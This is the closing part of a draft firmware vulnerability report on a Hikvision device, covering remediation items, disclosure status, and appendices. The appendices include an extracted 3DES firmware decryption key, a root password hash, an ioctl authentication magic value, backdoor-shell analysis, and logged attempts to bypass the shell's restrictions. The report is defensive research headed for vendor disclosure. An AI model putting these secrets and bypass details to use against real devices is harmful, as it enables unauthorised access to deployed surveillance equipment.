| R-15 | Implement a signed firmware update mechanism with version rollback protection | High |
| R-16 | Replace all sprintf/sqlite3_exec SQL construction in sipServer with parameterised queries (sqlite3_prepare_v2 + sqlite3_bind_text) |
Medium |
| R-17 | Restrict or remove the ISAPI serial transparent channel; require explicit per-port enable at configuration time with documented security implications | Medium |
11. Responsible Disclosure
| Field | Detail |
|---|---|
| Discovery Date | 2026-05-10 (analysis ongoing — Phase 2 pending) |
| Vendor Notified | Pending — responsible disclosure process not yet initiated |
| Vendor Response | N/A |
| Patch Available | None as of 2026-05-10 |
| Public Disclosure | Pending completion of Phase 2 analysis |
| Coordinated With | To be determined (CISA / CERT under consideration) |
This report is currently in Draft status. Static binary analysis is complete for all major firmware components. Dynamic analysis (QEMU ARM emulation, live service testing) and physical interface testing (UART) are pending. Prior to public disclosure, findings will be submitted to Hikvision’s product security team and optionally coordinated with CISA or a national CERT.
Historical precedent with Hikvision disclosures (CVE-2021-36260 by Watchful IP; CVE-2017-7921 by security researchers) indicates variable vendor responsiveness. No dedicated public security research contact or bug bounty program is documented by Hikvision. Disclosure timeline targets will be set once the vendor is notified.
Appendix A — Partition Table
Analyzed: MX25L25645G@SOIC8.BIN (33,554,432 bytes)

DECIMAL      HEX         DESCRIPTION
-----------  ----------  ------------------------------------------------
184788       0x2D1D4     CRC32 polynomial table, little endian
394296       0x60438     JFFS2 filesystem, little endian
                         nodes: 9, total size: 195,540 bytes
                         Contents: dev.bin
656096       0xA02E0     JFFS2 filesystem, little endian
                         nodes: 376, total size: 1,286,000 bytes
                         Contents: vis.bin, vis.bin-journal, certs/,
                                   servercert.pem, serverkey.pem ← KEY COPY 1
1966080      0x1E0000    CramFS filesystem, little endian
                         files: 39, total size: 25,845,760 bytes
                         Contents: servercert.pem, serverkey.pem ← KEY COPY 2
                                   (+ see Section 4.3 for full listing)
Appendix B — Filesystem Tree
ramdisk_2.0.1_ubuntu.bin (ext2) — /
├── bin/
│   ├── busybox, sh, ash
│   ├── psh                  ← BACKDOOR SHELL (4 hardcoded RSA keys)
│   ├── hiddrs, himc, himm, himd, hil2s   ← HIK HW debug tools
│   ├── btools               ← HIK binary tools
│   ├── hik_echo, hik_cp, hik_rm
│   └── sshd → dropbear
├── etc/
│   ├── dropbear/
│   │   ├── dropbear_ecdsa_host_key   ← PRESET (identical across same firmware image)
│   │   ├── dropbear_rsa_host_key     ← PRESET
│   │   └── dropbear_dss_host_key     ← PRESET
│   ├── inittab              ← ::respawn:-/bin/sh (shell on any console)
│   ├── init.d/rcS           ← Loads digicapkeyArm.ko, decrypts start.sh
│   ├── passwd               ← root hardcoded hash (GECOS=device ID hex)
│   ├── shadow               ← Unsalted SHA-256, unchanged since 2012-09-12
│   └── profile              ← Calls psh on every interactive login
└── sbin/ usr/
Appendix C — Certificate Details
Subject:          C=CN, ST=ZJ, L=HZ, O=HIKVISION, OU=HZ, CN=hikvision.com
Issuer:           [Self-signed]
Serial Number:    8a:b4:23:17:c6:2a:20:f1
Valid From:       Dec 17 12:50:40 2019 GMT
Valid Until:      Dec 31 12:50:40 2037 GMT  (18-year validity)
Key Algorithm:    RSA 2048-bit
Sig Algorithm:    sha256WithRSAEncryption
X.509 Version:    v1  (no extensions, no SAN)

Modulus (hex):
  00:f1:4e:0d:29:36:59:1c:90:d5:90:c0:02:22:ea:
  2d:fa:5f:8c:06:c9:64:c1:8c:ea:bf:84:12:6b:a6:
  ec:1b:a5:4c:5d:9c:b7:c0:07:c0:65:64:80:d2:4b:
  [... see servercert.pem in firmware for full modulus]

Present in: 4 locations across 2 partitions (JFFS2 + CramFS)
Appendix D — Raw Strings of Interest
Telemetry and Cloud Strings (hicore)
log.hikvision.com
recordType.meta.hikvision.com
www.hikvision.com/racm/schedule/ver10
www.hikvision.com/RaCM/trackExt/ver10
call_hikcloud_by_ezviz
hangup_hikcloud_by_ezviz
Adjust Device Time From Ezviz Server,time is %d:%d:%d
Hardcoded IPs (hicore)
10.192.74.191
10.19.132.120:6120
http://10.19.132.120:6120/pic?=d61if98e*b8ai034-59562b--49a411810d50fi0b6*
  =ids1*=idp1*=tdpe*m5i19=8453021-80za03s=9969d4
114.114.114.114
223.5.5.5
192.168.8.253
Database Schemas (hicore)
CREATE TABLE IF NOT EXISTS security_cfg_para(
    idx integer primary key, enable_telnet INTEGER, security_level INTEGER);

CREATE TABLE IF NOT EXISTS face_information(...);
CREATE TABLE IF NOT EXISTS face_param(
    always_infrared, eco_mode_enable, enable_mask,
    inter_orbital_distance, max_distance, pass_contral, ...);
Root Credential (ramdisk)
/etc/shadow:
root:8c9a60a87ff34a9e6c70a986aa4a9e14b237fcd4126f77107298c8afd86248d3:15595:0:99999:7:::
JTR result: UNCRACKED after 1 hour
psh Static Analysis Summary
Binary: ELF32 ARM, statically linked, stripped, 1,197,348 bytes
Version: BusyBox v1.2.1, psh svn build, Mar 14 2020
OpenSSL: 1.1.1d (statically linked, EOL Sep 2023)
Build path: /data1/shancong/work/new_lib/psh/openssl-1.1.1d/install/ssl
Command dispatch strings (confirmed from .text literal pools):
date             ← show system date
help             ← list supported commands
getDateInfo      ← firmware version + build date
Debug            ← enter privileged debug mode (RSA auth)
getHardInfo      ← hardware info (debug mode only)
Authentication strings:
[PSWD][%04d]:         ← challenge prompt (4-digit random number)
Password:             ← pre-challenge password prompt
Enter Debug Mode.     ← authentication success
Incorrect Password. %d Times Left   ← failure (5 attempt limit)
You know              ← embedded string, proximity to socket/MAC code
RSA_new faild         ← OpenSSL RSA key allocation failure
Shell restriction strings (blocked before command dispatch):
Not Support Redirect I/O or Combinated Commands.
Not Support Command Replace.
Metacharacters blocked: > < | & ; $ `
Network/socket strings:
create socket failed!   ← socket() call for SIOCGIFHWADDR
eth0                    ← interface for MAC address read
MAC ioctl error!        ← SIOCGIFHWADDR ioctl failure
Session control:
keep_alive %d must > 0   ← keepalive parameter (timeout = 3600 × n seconds)
Enter Delete             ← VT100 DEL key input handling
RSA key pointer table (5-entry array at .rodata 0x000cd090):
Entry 0: base64 alphabet (for key encoding)
Entry 1–4: RSA public key 1–4 (1024-bit, PKCS#1 DER Base64)
Config file: /etc/psh_rsa.conf — referenced in .data; controls key selection
Challenge flow (from disassembly at 0x109f0–0x10b90):
socket → SIOCGIFHWADDR(eth0) → rand() → [PSWD][N]: → RSA_verify → pass/fail
digicapkeyArm.ko — 3DES Decryption Key (F-06)
Algorithm: 3DES-ECB
Key source: digicap_key symbol, .rodata section of digicapkeyArm.ko
Key (hex, 24 bytes):
2102034d561311120102034d561011120102034d5612111d

K1: 2102034d56131112
K2: 0102034d56101112
K3: 0102034d5612111d
ioctl interface: _IOWR('K', 0x42, struct[28]) on /dev/decryptkey
Auth gate: caller must supply magic 0x786f8321 in bytes 0–3 of the struct (hardcoded in dec binary)
Padding: PKCS#7 — last byte of ciphertext file = pad count
Appendix E — EMBA Analysis Statistics
| Module | Stat | Value |
|---|---|---|
| f17 CVE-bin-tool | Total CVEs | 4,000 |
| f17 | Critical CVEs | 47 (1 with exploit) |
| f17 | High CVEs | 715 (55 with exploits) |
| f17 | Public exploits total | 105 |
| f17 | Metasploit modules | 12 |
| f17 | Remote exploits | 8 |
| f17 | Local exploits | 72 |
| f17 | DoS exploits | 28 |
| s12 binary hardening | Binaries analyzed | 101 |
| s12 | No RELRO | 94 / 101 (93%) |
| s12 | No stack canary | 85 / 101 (84%) |
| s12 | No NX | 39 / 101 (39%) |
| s12 | No PIE | 16 / 101 (16%) |
| s13 weak functions | strcpy total | 883 |
| s13 | system() total | 41 |
| s13 | sprintf total | 756 |
| s13 | strcat total | 102 |
| s17 CWE-checker | Total CWE issues | 4,380 |
| s17 | CWE-676 (dangerous func) | 2,528 |
| s17 | CWE-476 (NULL deref) | 1,030 |
| s17 | CWE-782 (IOCTL) | 460 |
| s16 Ghidra/semgrep | Total findings | 8,212 |
| s16 | Command injection | 32 |
| s16 | Format string bugs | 2,659 |
| s26 kernel exploits | Probable/high exploits | 10 |
| s109 JTR | Root hash cracked | No (1 hour runtime) |
| s108 STACS | Credential files found | 5 |
| s106 key search | Private keys found | 4 occurrences |
| s40 permissions | Weak permission areas | 395 |
| p99 extraction | Total files | 1,195 |
| p99 | Total directories | 1,798 |
| General | Firmware entropy | 7.19 bits/byte |
Appendix F — Disclosure Timeline
| Date | Event |
|---|---|
| 2026-05-10 | Firmware extracted from MX25L25645G via chip-off read |
| 2026-05-10 | Automated EMBA analysis completed; 4,000 CVEs, 15 findings identified |
| 2026-05-10 | Draft report published internally |
| 2026-06-09 | digicapkeyArm.ko disassembled; 3DES-ECB key extracted from .rodata; start.sh fully decrypted (F-06 confirmed) |
| 2026-06-09 | psh static disassembly completed; challenge-response flow confirmed, 4 RSA keys verified, command set and shell restrictions mapped (F-02 updated) |
| 2026-06-09 | da_info dispatch table extracted (145 entries); resetPasswd/resetParam confirmed accessible via direct invocation; decryptData IPC oracle identified (F-16 added) |
| 2026-06-09 | hicore ISAPI endpoint mapping complete (42 endpoints); CVE-2021-36260 endpoint confirmed + version in affected range (F-17 added); serial passthrough endpoints confirmed (F-19 added) |
| 2026-06-09 | sipServer SQL injection confirmed via static analysis — no prepared statements, direct format-string substitution of SIP fields into sqlite3_exec queries (F-18 added) |
| 2026-06-09 | libbsp_data_encrypt.so reverse engineered — AES-128-ECB, key is device-unique OTP burned to Hi3516CV300 hardware fuses (not in firmware image) |
| 2026-06-09 | daemon_fsp_app identified as IPC message bus daemon; “CPIU” header magic, no authentication on tools_process Unix socket |
| 2026-06-10 | daemon_fsp_app fully reverse engineered: CPIU wire format, 5-command dispatch table, heap OOB write in REGISTER handler (addr_byte unchecked vs max_process_count=48) — F-20 added |
| 2026-06-10 | F-20 dynamically confirmed under QEMU (qemu-arm-static): CPIU REGISTER with addr_byte=192 triggers SIGSEGV in daemon_fsp_app; slots 48–191 produce silent heap corruption; PoC /tmp/cpiu_poc.py attached; CVSS raised to 7.8 |
| 2026-06-10 | libbsp_data_encrypt.so key hierarchy reconstructed: OTP root key → working key → AES-128-ECB; alg_type parameter silently ignored; decryptData oracle confirmed via start.sh symlink — F-21 added |
| 2026-06-10 | U-Boot environment blocks recovered from raw firmware: verify=n (secure boot disabled), bootdelay=1 (1-second UART window), console=ttyS0,115200, factory TFTP execution path via sec=secsave — F-22 added |
| 2026-06-10 | hicore secretkey ISAPI bypass mechanism reversed: four endpoints accept cloud-issued AES-128-CBC tokens bypassing session auth, including /ISAPI/VCS/wireshark/export; master key at /home/config/dev_masterkey — F-23 added |
| 2026-07-04 | Live UART cold-boot capture obtained from a second, newer physical unit (firmware V2.2.65, Linux 4.19.91, PCB DS-17116, prod. date 2025-03-26) — a materially different hardware/firmware revision from the chip-off’d unit used for F-01–F-25. Added §2.1 revision-comparison section. Confirmed live: secure boot appears enforced on this unit (OTP-locked, signature verification passing) — F-22 flagged as unconfirmed on this revision; firmware version V2.2.65 falls outside the CVE-2021-36260 affected range — F-17 flagged as likely inapplicable; psh backdoor console access live-confirmed (no login prompt over UART) — F-02 updated with live evidence |
| 2026-07-04 | Interactive UART session against the same live unit: psh command set differs from the statically-analyzed build (getHardInfo/help/Debug/sandbox); getHardInfo runs without Debug auth on this build; metacharacter filter (;) confirmed live, reproduced twice; Debug challenge decoded (base64 → 4-byte tag + eth0 MAC + 4 trailing bytes), identical across two invocations in one boot session — possible replay concern, untested across reboot; no unrestricted shell reached — Phase 5 tasks requiring root shell remain blocked on this unit (F-02 updated) |
| 2026-07-04 | Attempted to bypass psh further: signal/EOF escapes (Ctrl-D/C/\/Z) and newline-based filter bypass both tested live and failed (F-02 updated); offline RSA cryptanalysis of the 4 embedded public keys (chip-off unit’s build) found no shared factors, standard e=65537, no small/Fermat-factorable moduli — no exploitable key weakness found; U-Boot autoboot interrupt on the live unit found to lead to a vendor upgrade-menu/unauthenticated TFTP recovery flow rather than a generic U-Boot shell — Ctrl+U and a genuine serial BREAK condition both tested as alternate interrupt triggers and had no effect; F-22 flagged as likely specific to the older hardware revision, pending further testing (F-22 updated); decided to chip-off read this second unit’s flash directly rather than continue live UART exploitation |
| TBD | Phase 2 analysis complete (QEMU emulation, UART testing, live traffic capture) |
| TBD | Vendor notification submitted to Hikvision security team |
| TBD | Vendor acknowledgement (or 30-day window begins) |
| TBD | Patch release by Hikvision (if issued) |
| TBD | Public disclosure |
Report generated as part of ongoing firmware reverse engineering research.
Static binary analysis phase complete (2026-06-10): digicapkeyArm.ko, psh, da_info, hicore ISAPI mapping, sipServer, libbsp_data_encrypt.so, daemon_fsp_app, U-Boot environment, webs.tar.gz (23 findings total, F-01–F-23). Remaining: QEMU ARM dynamic analysis, live traffic capture, UART physical testing.